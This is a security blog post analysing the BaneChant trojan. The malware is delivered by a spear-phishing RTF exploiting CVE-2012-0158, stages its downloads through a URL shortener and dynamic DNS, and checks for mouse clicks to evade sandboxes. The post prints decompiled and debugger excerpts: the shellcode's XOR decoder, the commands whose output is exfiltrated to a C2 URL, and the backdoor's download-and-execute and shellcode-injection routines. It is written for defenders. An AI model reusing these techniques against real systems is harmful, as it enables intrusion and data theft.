Trojan.APT.BaneChant: In-Memory Trojan That Observes for Multiple Mouse Clicks

Summary

Last December, our senior malware researcher (Mr. Abhishek Singh) posted an article about a Trojan which could detect mouse clicks to evade sandbox analysis. Interestingly, we have found another spear phishing document that downloads malware which incorporates improved mouse click detection antisandboxing capability. It also leverages multiple advanced evasion techniques to achieve stealth and persistent infection. The name of malicious document is translated to be "Islamic Jihad.doc". Hence, we suspect that this weaponized document was used to target the governments of Middle East and Central Asia.

This new malware is significant for several reasons:

- It detects multiple mouse clicks: In the past, evasion methods using mouse clicks only detected a single click, making the malware fairly easy to overcome.
- The callback goes to a legitimate URL: Often when malware performs its callback, the communication goes directly to the CnC server. In this case, the callback goes to a legitimate URL shortening service, which would then redirect the communication to the CnC server. Automated blocking technologies are likely to block only the URL shortening service and not the CnC server.
- It has anti-forensic capability: This malware doesn't kick into high gear immediately. Instead it requires an Internet connection for malicious code to be downloaded to the memory and executed. Unlike predecessors that are very obvious and immediately get to work, this malware is merely a husk and its true malicious intent could only be found in the downloaded code. This prevents forensic investigators from extracting the "true" malicious code from the disk.

Overall, this malware was observed to send information about the computer and set up a backdoor for remote access. This backdoor provides the attacker the flexibility on how malicious activities could be executed.

Technical Analysis: How Does it Work?

After opening this malicious document, it attempts to download an XOR encoded binary (using a two byte XOR key) for the stage one payload. It was also observed that the attacker leveraged a shortened URL to "hide" malicious domains from automated analysis technologies. After investigation, the malicious domain was analyzed to be recently registered. See Figure 1 for the first stage download scenario.




Figure 1 Stage One Download

The attacker has designed the stage one malware to be merely a husk. Having the decrypted executable file alone would not be useful in understanding its intent. It is because a majority of the malicious code is only available after downloading the second stage payload. The second stage payload was available as a fake "JPEG" file from the malicious server. By designing the malware this way, it makes it harder to perform incidence response and facilitates ease of update of malicious code. Again, in this second stage download, the malicious domain was not found in the malware. It made use of the dynamic DNS service provided by "NO-IP" to indirectly access the malicious domain. See Figure 2 for the second stage download scenario. The technical details of each component (shellcode and payload) will be further elaborated.




Figure 2 Stage Two Download

Shellcode Analysis

The spear phishing document was in RTF format which as designed loads MSCOMCTL.ocx and exploits CVE 2012-0158. By executing return at 0x27606EFF, it will load EIP with address 0x27583C30 which is translated to be JMP ESP to execute shellcode in the stack. See the figure below.

		CPU - main thread, module MSC	OMCTL
		27583C2C 85FF	TEST EDI,EDI
		27583C2E 0F84 FFE40400	JE MSCOMCTL.275D2133
Immunity Debugger - WINW		27583C34 8327 00	AND DWORD PTR DS:[EDI], 9
		27583C37 68 00D 06227	PUSH MSCOMCTL.2762D000
File View Debug Plugins ImmLi		27583C3C FF15 <u>88115827</u>	CALL DWORD PTR DS:[<&KERN
🗁 🐝 🗉 🔣 📢 🗙 🕨 🛛	• • ≥ ↓ • → lemtwhcPkl	27583C42 8B5D 88	MOU FRX_DWORD PTR SS:FFRP
CPU - main thread, module N	ISCOMCTL	Address Hex dump	Disassanhlu
270 NOEFE SE	POP ESI		Disassembly
27606EFF C3	RETN	27583C30 FFE4	JMP ESP
27606F00 55	PUSH EBP	ECX 03570810	
27606F01 8BEC	MOV EBP,ESP	EDX 02A4000D ie	ame.02A4000D
27606F03 56	PUSH ESI	EBX 03570810	
27606F04 8B75 0C	MOU ESI, DWORD PTR SS:[EBP+C]	ESP 00121644	
27606F07 57	PUSH EDI	EBP 27630160 MS	
27606F08 6A 10	PUSH 10	ESI 275F4A62 MSI	MCTL.275F4A62
27606F0A 59		EDI 0000000	
27606F0B BF <u>F0255827</u> 27606F10 33C0	MOU EDI,MSCOMCTL.275825F0 XOR EAX,EAX	EIP 27606EFF MS	MCTL.27606EFF
27606F12 F3:A6	REPE CMPS BYTE PTR ES:[EDI],BYTE PT		
Return to 27583C30 (MS	COMCTL.27583C30)	P 1 CS 001B 32I	t 0(FFFFFFF)
Address Value Comm	ent _ 0012164	4 27583C30 0 <x' mscomctl.<="" td=""><td></td></x'>	
001B419C 27583C30 MSC0	MCTL.27583C30		
001B41A0 1CEB9090		C 27586D05 MmX' MSCOMCTL	
001B41A4 27586D05 MSC0		0 275DF57B {õ]' MSCOMCTL	
001B41A8 275DF57B MSC0		4 275CFB7D)û\' MSCOMCTL	.275CFB7D
001B41AC 275CFB7D MSC0		8 OCEB9090 11 ë.	07/00/00
001B41B0 0CEB9090		C 276026A2 ¢&`' MSCOMCTL. 0 90909090 	.270020H2
001B41B4 276026A2 MSCO		4 90909090 	
001B41B8 90909090		4 90909090 ***	
001B41BC 90909090		C 00000221 !	
001B41C0 E9909090 001B41C4 00000221		0 0000000	
001B41C4 00000221 001B41C8 00000000		4 00000000	
001B41C8 00000000 001B41CC 00000000		8 0000000	
001B41D0 00000000	0012167		
001B41D0 00000000 001B41D4 00000000	0012169	0 0000000	

Figure 3 Stack Corruption To "JMP ESP"

Like most modern shellcode, its stub decrypts its body using a simple XOR key (see Figure 4). By stepping through the shellcode, it attempts to download hxxp://ow.ly/iGKKT and saves it to the temp directory with a file name prefixed with "moo", e.g., "moo1.tmp" (see Figure 5). It is important to note that "ow.ly" is not a malicious domain. Instead, it is a URL shortening server. It is believed that the rational for such indirect access is to defeat automated URL blacklisting. Figure 6 depicts how a malicious URL could be shortened using this service.

00121894 B0 F1	MOU AL, OF1	
00121896 B9 6F020000 0012189B EB 0A	MOV ECX,26F JMP SHORT 001218A7	
0012189D 5E	POP FST	
0012189E 89F3	MOU EBX,ESI	XOR key 0xF1
001218A0 3006	XOR BYTE PTR DS:[ESI],AL	ACH RCY OXI I
001218A2 46	INC ESI	
001218A3 ^E2 FB	LOOPD SHORT 001218A0	
001218A5 FFD3	CALL EBX	
001218A7 E8 F1FFFFFF	CALL 0012189D	
001218AC 19A7 F1F1F1A2	SBB DWORD PTR DS:[EDI+A2F	
001218B2 A4	MOUS BYTE PTR ES:[EDI],BY	
001218B3 A7	CMPS DWORD PTR DS:[ESI],D	
001218B4 A6	CMPS BYTE PTR DS:[ESI],BY	TE PTR ES:[EDI]
001218B5 7A 9D	JPE SHORT 00121854	
001218B7 D5 E9	AAD 0E9	
001218B9 7A B4	JPE SHORT 0012186F	
001218BB CD 7A	INT 7A	
001218BD A5	MOUS DWORD PTR ES:[EDI],D	WORD PTR DS:[E!
001218BE D9	292	Unknown
001218BF 89F0	MOU EAX,ESI	
001218C1 1B7A BB	SBB EDI, DWORD PTR DS: [EDX	-45]

Figure 4 Single Byte XOR Key 0xF1

Regi	isters (Fl	PU)									<		<	<
EAX	1A494BBE	urlmo	n	.UF	RLDo	ownl	loa	dTo	Fi	leA				
ECX	00121B08	ASCII		"ht	ttp:	://0	w.	19/	'iG	KKT				
EDX	00120E38													
EBX	00121238	ASCII		"C :	:\D(OCUM	1E~	1\1	Ise	r\L	OCAL	s~-	1\Te	mp\"
ESP	00120E20													
EBP	00121638													
ESI	0012195F	ASCII		"ma)01'									
EDI	7C801D7B	kerne	1	32.	.Loa	adLi	ibr	ary	ļA					
EIP	1A494BBE	urlmo	n	.UF	RLDo	ownl	Loa	dTo	Fi	leA				

Figure 5 URLDownloadToFileA



Figure 6 URL Shortening Service

From the network traffic, it is obvious that the real malicious content is located at hxxp://symbisecure.com/update/winword.pkg (see Figure 7). As an excecutable file usually contains many zeros in series, the zeros would become the XOR key when XOR encoded. For example, 0xAA xor 0×00 equals to 0xAA. By examining the content using a hex editor, it is obvious that there are many "9E 44" repeated. Hence, by trying 0x449E (little endian) as an XOR key, it would reveal that it is a PE file. At

offset zero, it is decrypted to be "MZ"; at offset 0x3C, it is decrypted to be 0x00000E0; and at 0x000000E0, it is decrypted to be PE (see Figure 8).

By generalizing this idea, the single or double byte XOR key can be seen as a dword XOR key as it repeats over itself. For example, 0x449E XOR key could be seen as 0x449E449E. By counting the DWORD with the highest occurance, it could be a probable XOR key if the file is XOR encrypted. This should work for samples that are (1, 2 or 4, but not 3 bytes) XOR encrypted.




Figure 7 Stage 1 Download Content

winword.pkg ×		
00000000	🖬 3 1 E 0 E 44 9 D 44 9 E 44 9 A 44 9 E 44 61 B B 9 E 44D.D.D.D.D.D.	D
00000010	26 44 9E 44 9E 44 9E 44 DE 44 9E 44 9E 44 9E 44 9E 44 &D.D.D.D.D.D.D.D.D.	D
00000020	9E 44 9F 44 9F 44 .D.D.D.D.D.D.D.D.D.	D
00000030	9E 44 7E 44 9E 44 D.D.D.D.D.D.D.D.D.	D
00000040	90 5B 24 4A 9E F0 97 89 BF FC 9F 08 53 65 CA 2C . \$J	
00000050	F7 37 BE 34 EC 2B F9 36 FF 29 BE 27 FF 2A FO 2B .7 4.+.6.).'.*.	+
000 0060	EA 64 FC 21 BE 36 EB 2A BE 2D FO 64 DA 0B CD 64 .d	d
00000070	F3 2B FA 21 B0 49 93 4E BA 44 9E 44 9E 44 9E 44 .+ I.N.D.D.D.D.	D
08000000	38 C8 EF 48 7C A9 81 1B 7C A9 81 1B 7C A9 81 1B 8	
00000090	75 D1 05 1B 5D A9 81 1B 75 D1 14 1B 6D A9 81 1B u]um	-
0A000000	75 D1 02 1B 1E A9 81 1D CD CD CT 77 70 01 1D	
000000B0	7C A9 80 1B 0E A9 81 There are many "9E 44"	
00000000	75 D1 10 1B 7D A9 81	
00000000	9F 44 9F 44 9E 44 .D.D.D.D.D.D.D.D.D.	D
00000 E0	CE 01 9E 44 52 45 9D 44 C8 D1 A7 15 9E 44 9E 44D.E.DD.	D
winword.pkg*		
	4D 5A DE 44 9D 44 9E 44 9A 44 9E 44 61 BB 9E 44 MZ.D.D.D.D.D.D.	D
	26 44 9E 44 9E 44 9E 44 DE 44 9E 44 9E 44 9E 44 9E 44 & D.D.D.D.D.D.D.D.D.	100
00000020	9E 44 . D. D. D. D. D. D. D. D. D.	1225
00000030	9E 44 9E 44 9E 44 9E 44 9E 44 9E 44 E0 00 00 00 .D.D.D.D.D.D.D	
00000040	90 5B 24 4A 9E F0 97 89 BF FC 9F 08 53 65 CA 2C . [\$J	
00000050	F7 37 BE 34 EC 2B F9 36 FF 29 BE 27 FF 2A F0 2B .7.4.+.6.).'.*.	
00000060	EA 64 FC 21 BE 36 EB 2A BE 2D FO 64 DA 0B CD 64 .d. !. 6.*d	
00000070	F3 2B FA 21 B0 49 93 4E BA 44 9E 44 9E 44 9E 44 .+.!.I.N.D.D.D.	D
00000080	38 C8 EF 48 7C A9 81 1B 7C A9 81 1B 7C A9 81 1B 8	
00000090	75 D1 05 1B 5D A9 81 1B 75 D1 14 1B 6D A9 81 1B u]um	
000000A0	75 D1 02 1B 1E A9 81 1B 5B 6F FA 1B 77 A9 81 1B u	
000000B0	7C A9 80 1B 0E A9 81 1B 75 D1 0B 1B 7F A9 81 1Bu	
000000000	75 D1 10 1B 7D A9 81 1B CC 2D FD 2C 7C A9 81 1B u}	
00000000	9F 44 9F 44 9E 44 .D.D.D.D.D.D.D.D.D.D.	D
000000E0	50 45 00 00 🗹 45 9D 44 C8 D1 A7 15 9E 44 9E 44 PEE.DD.	D
000000F0	9E 44 9E 44 7E 44 9C 45 95 45 97 44 9E 24 9E 44 .D.D~D.E.E.D.\$.	
		2.52

Figure 8 Double Byte XOR Encrypted Payload

Payload Analysis

Even though "winword.pkg" is an executable husk to host malicious code downloaded at the second stage, it contains a mouse-click check to detect human behaviors. Only if the number of left clicks is three or more, will the malware proceed further to download the second stage payload – the true malicious code (see Figure 9 and Figure 10).




Figure 9 Track Number of Left Clicks



Figure 10 Proceed If Left Click Count Is Three Or More

After the malware detects sufficient mouse clicks, it proceeds to decrypt its malicious URL to download

the second stage payload (see Figure 11). By following the TCP stream (see Figure 12) and examining the header of the downloaded JPG file, it is obvious that downloaded content is not a JPEG file. By doing so, it effectively downloaded an executable content that is not conformed to PE format to defeat network binary extraction. A legitimate JPG file should contain the byte sequence "FFD8FFE0xxxx**4A464946**00" at offset zero, where "**4A464946**" corresponds to "**JFIF**". Below is the hardcoded URL and user-agent that is used by this malware sample.

- URL: hxxp://kibber.no-ip.org/adserv/logo.jpg
- User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV2)

	; CODE XREF: wWinMain(x,x,x,x)+48†j rrverName ; ")C-E\$G*I/K>M`O>Q=SyU?W(Yt[3],_\aabc" njectName	
	Server Name: kibber.no-ip.org	
	Object: /adserv/logo.jpg	
V		
u ,4 0		
0040106B		
0040106B loc_4	0106B:	
0040106B mov		
0040106D add		66
00401070 xor	[eax+edi], cl ; edi is string ptr	
00401073 inc	eax ; eax is <mark>counter</mark>	
00401074 cmp	eax, esi	
00101011000	short loc 40106B	

Figure 11 Malicious Domain Decryption




Figure 12 Fake JPG

After the JPG file is downloaded and executed directly in the memory, it achieves persistency by creating a shortcut link file at the start up folder. This link file will execute a copy of itself located at "C:\ProgramData\Google2\GoogleUpdate.exe" (see Figure 13). It would look legitimate to users as it masquerades as a legitimate Google Updater. It "would" appear normal if it attempts to access the Internet. In comparison, the real "GoogleUpdate.exe" resides in "program files" instead "program data" directory (see Figure 14).

00A11B04	lea	eax, [esp+45	8h+pszPath]		
00A11B07	push	eax	; pszPath		
00A11B08	push	0	; dwFlags		
00A11B0A		0	; hToken		
00A11B0C	push	CSIDL_STARTU			
00A11B0E	push	0	; hwnd		
00A11B10		SHGetFolderP	athW		
00A11B16		eax, eax			
00A11B18	jnz	short loc_A1	1801		
🖬 🖂 🖾					
00A11B1A	push	offset pMore	; "GoogleUpd	ate.lnk"	
00A11B1F	lea	ecx, [esp+45C	h+pszPath]		
00A11B23	push	ecx	; pszPath		
00A11B24	call	PathAppendW			
00A11B2A	push	0	; dwCoInit		
00A11B2C	push	0	; pvReserved		
00A11B2E	call	CoInitializeE:	x		
88611835	tect	037 037			
:\Documents	and Setting	gs\user\Start Menu\	Programs\Startup		
e Edit View	Favorites	Tools Help			1
Back 🔻 🕤 🔻	🦻 🛛 🔎 Si	earch 🌔 Folders 📗	. ×		
lress 🔁 C:\Doc	uments and	Settings\user\Start Men	u\Programs\Startup		💌 🛃 Go
me 🔺		Size	Туре	Date Modified	
desktop.ini		1 KB	Configuration Settings	3/27/2007 2:14 PM	5- C
GoogleUpdate		1 KB	Shortcut	3/18/2013 1:11 AM	
				12 12	

Figure 13 Persistency Mechanism

27.30	Google Installer	
<u> </u>	(Verified) Google Inc	
Version:	1.03.0021.0103	
Time:	1/22/2013 10:25 AM	
Path:		
C:\Prog	ram Files\Google\Update\GoogleUpdate.exe	
Comman	d line:	
"C:\Pro	gram Files\Google\Update\GoogleUpdate.exe" /c	
Current	lirectory:	
C:\Prog	ram Files\Google\Update\1.3.21.124\	
Parent:	<non-existent process="">(1416)</non-existent>	
	NT AUTHORITY\SYSTEM	Verify
User:		
	4:12:03 AM 2/12/2013	Bring to Front
	4:12:03 AM 2/12/2013	Bring to Front Kill Process

Figure 14 Genuine GoogleUpdate.exe

The downloaded "JPG" file was analyzed to be a backdoor in the victim's machine. It lists the running

processes, IP configuration, and directories of root drives (C to H) as depicted in Figure 15. This information is posted to hxxp://symbisecure.com/adserv/get.php in Base-64 format. After decoding, it is interesting that it begins with a Tag named "BaneChant". After doing a quick search, it seems to be a sound track composed by Hans Zimmer for the movie "The Dark Knight Rises" (see Figure 16). This is the reason we name this malware Trojan.APT.BaneChant.

aCmd exeQCTasklistS: ; DATA XREF: StealSystemInformation+9Efo unicode 0, <cmd.exe /q /c tasklist > dw 3Eh unicode 0, < "%s">,0 aCmd_exeQCEcho: ; DATA XREF: StealSystemInformation+C71o ; StealSystemInformation+10Bîo unicode 0, <cmd.exe /q /c echo -> unicode 0, <----> dw 2 dup(3Eh) unicode 0, < "%s">,0 db 6 dup(0) aCmd exeQCIpconfigAll: ; DATA XREF: StealSystemInformation+E910 unicode 0, <cmd.exe /q /c "ipconfig /all" > dw 2 dup(3Eh) unicode 0, < "%s">,0 aCmd exeQCDirCS: ; DATA XREF: StealSystemInformation+12D10 unicode 0, <cmd.exe /q /c dir C:\ > dw 2 dup(3Eh) unicode 0, < "%s">,0 aCmd_exeQCDirDS: ; DATA XREF: StealSystemInformation+14F1o unicode 0, <cmd.exe /q /c dir D:\ > dw 2 dup(3Eh) unicode 0, < "%s">,0 aCmd exeQCDirES: ; DATA XREF: StealSystemInFormation+1711o unicode 0, <cmd.exe /q /c dir E:\ > dw 2 dup(3Eh) unicode 0, < "%s">,0 aCmd_exeQCDirFS: ; DATA XREF: StealSystemInFormation+1931o unicode 0, <cmd.exe /q /c dir F:\ > dw 2 dup(3Eh) unicode 0, < "%s">,0 aCmd_exeQCDirGS: ; DATA XREF: StealSystemInformation+1B510 unicode 0, <cmd.exe /q /c dir G:\ > dw 2 dup(3Eh) unicode 0, < "%s">,0 aCmd exeQCDirHS: ; DATA XREF: StealSystemInformation+1D710 unicode 0, <cmd.exe /q /c dir H:\ >

Figure 15 Commands Executed

d		Follow TCP	Stream			
Stream Content						
POST /adserv/get.php HTTP/1.1 Accept: text/plain, text/html Content-Type: multipart/form-dat boundary=	Machine ID:	sion:	Windows			
Content-Disposition: form-data; Content-Type: text/plain	Image Name			Session Name		Mem Usage
	System Idle	Process	0	Console	0	28 K
q1 5			4	Console	0	236 K
Content-Disposition: form-data;	smss.exe		580	Console	0	388 K
Content-Type: text/plain	csrss.exe		652	Console	0	3,136 K
=	winlogon.ex	e	676	Console	0	3,300 K
	services.ex	e	720	Console	0	3,392 K
Content-Disposition: form-data;	lsass.exe		732	Console	0	5,788 K
Content-Type: text/plain	svchost.exe		928	Console	0	4,752 K
	GoogleUpdat	e.exe	1832	Console	0	4,400 K
ICAGICAGICAGICAGIDIUMC1MTksNCk1h	explorer.ex	e	1856	Console	0	20,124 K
VVJJV19fdXN1cq0KV21uZG93cyBwZXJz	alg.exe		1524	Console	0	3,484 K
IChTZXJ2aWN1IFBhY2sgMykNCkxvY2Fs OTOOOSAgMjAXMy0zLTE4DQONCg0KSW1h	wscntfy.exe		1516	Console	0	2,048 K
TCBOSU00U2V7C2TVD1BOYW1TTCA0TCB1	wmiprvse.ex	e	2020	Console	0	7,548 K
PT09PT09PT09PT09PT09PT09PT09PT09PT09	cmd.exe		316	Console	0	2,504 K
PT09PT09PT09PT09PT09PT09PT09DQpT ICAGICAgMCBDb25zb2x1ICAGICAGICAG	tasklist.ex	e	112	Console	0	4,212 K
U31zdGvtICAgICAgICAgICAGICAGICAGICAG ICAGICAGICAGMCAGICAGICAGMJM2IESN ICAGICAGNTGWIENvbnNvbGUGICAGICAG DQDjC3Jzcy5leGUGICAGICAGICAGICAG ICAGICAGICAGICAWICAGICAGMWXMZYG ICAGICAGICA2NzYGQ29uc29szSAGICAG IESNCNNIcnZPY2VzLmV4ZSAGICAGICAG ICAGICAGICAGICAGIDAGICAGICAZLDM5 ICAGICAGICAGICAGIDAGICAGICAZLDM5 ICAGICAGICAGICAGIDAGICAGICAZLM5 ICAGICAGICAGICAGIDAGICAGICAGICAG ODGGSW0Kdm1hY3RobHAuZXhICAGICAG ICAGICAGICAGICAGICAGMCAGICAGIDIS	Volume in Volume Ser Directory 03/27/2007	drive C ha ial Number of C:\ 02:14 PM	s no label.	0 AUTOEXEC		
	03/27/2007			0 CONFIG.S		
	03/27/2007	03:26 PM	<dir></dir>	Document	s and Settings	

Figure 16 Exfiltrated Computer Information

As depicted in Figure 17, the malware could perform other tasks as listed below.

- 1. Command 'g': Download and execute a file. The downloaded file has a temporarily file name prefixed with "java".
- 2. Command 'i': Run downloaded code (fileless) as a separate thread. The user-agent used is "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/535.1 (KHTML, like Gecko)".
- 3. Command 'x': Download and execute, follow by an uninstallation of "GoogleUpdate.exe". The downloaded file has same prefix "java".
- 4. Command 'u': Uninstall "GoogleUpdate.exe"

```
case 'g':
                                               // get binary
         DownloadAndExecutePrefixJava(url);
         break:
       default:
        return;
       case 'i':
                                                // inject code
         v2 = alloca(4112);
        struct_a.field_100C = (unsigned int)&struct_a ^ XOR_Key_0xB75B2FA5;
        canonicalURL = v9 + 1;
         struct_a.pShellcode = 0;
         struct_a.ShellcodeSize = 0;
         memset_0(struct_a.canonicalURL, 0, 0x1000u);
         mbstowcs s(
           (size_t *)&struct_a.PtNumOfCharConverted_ThreadID,
           (wchar_t *)struct_a.canonicalURL,
           0x800u.
           canonicalURL,
           0x800u);
         if ( DownloadInjectionCode((const WCHAR *)struct_a.canonicalURL, &struct_a, (int)&struct_a.pShellcode) )
           pShellcode = struct a.pShellcode;
           if ( struct_a.pShellcode )
           {
             sizeOfStruct = struct a.ShellcodeSize;
            if ( struct_a.ShellcodeSize )
             {
               pExecutablePage = VirtualAlloc_0(0, struct_a.ShellcodeSize + 512, 0x3000u, PAGE_EXECUTE_READWRITE);
               if ( pExecutablePage )
                 memcpy_1(pExecutablePage, pShellcode, sizeOfStruct);
                 CreateThread(0, 0, StartAddress, pExecutablePage, 0, (LPDWORD)&struct_a.PtNumOfCharConverted_ThreadID);
               }
               v8 = GetProcessHeap();
               RtlFreeHeap(v8, 0, pShellcode);
             3
           }
         }
         sub_A138EB((void *)((unsigned int)&struct_a ^ struct_a.field_100C));
         break;
       case 'x':
                                               // Execute and uninstall
         DownloadAndExecutePrefixJava(url);
         goto LABEL 8:
       case 'u':
                                               // Uninstall
ABEL 8:
         Uninstall();
```

Figure 17 Backdoor Access

Conclusion

As defense technologies advance, malware also evolves. In this instance, we could see that the malware has performed a number of tricks to defeat detection.

It attempts to:

- 1. Evade sandbox by detecting human behaviors (multiple mouse clicks);
- 2. Evade network binary extraction technology by performing multi-byte XOR encryption on executable file;
- 3. Social engineer user into thinking that the malware is legitimate;
- 4. Avoid forensic and incidence response by using fileless malicious codes; and
- 5. Prevent automated domain blacklisting by using redirection via URL shortening and Dynamic DNS services.

This entry was posted in Advanced Malware, Targeted Attack by Chong Rong Hwa. Bookmark the permalink.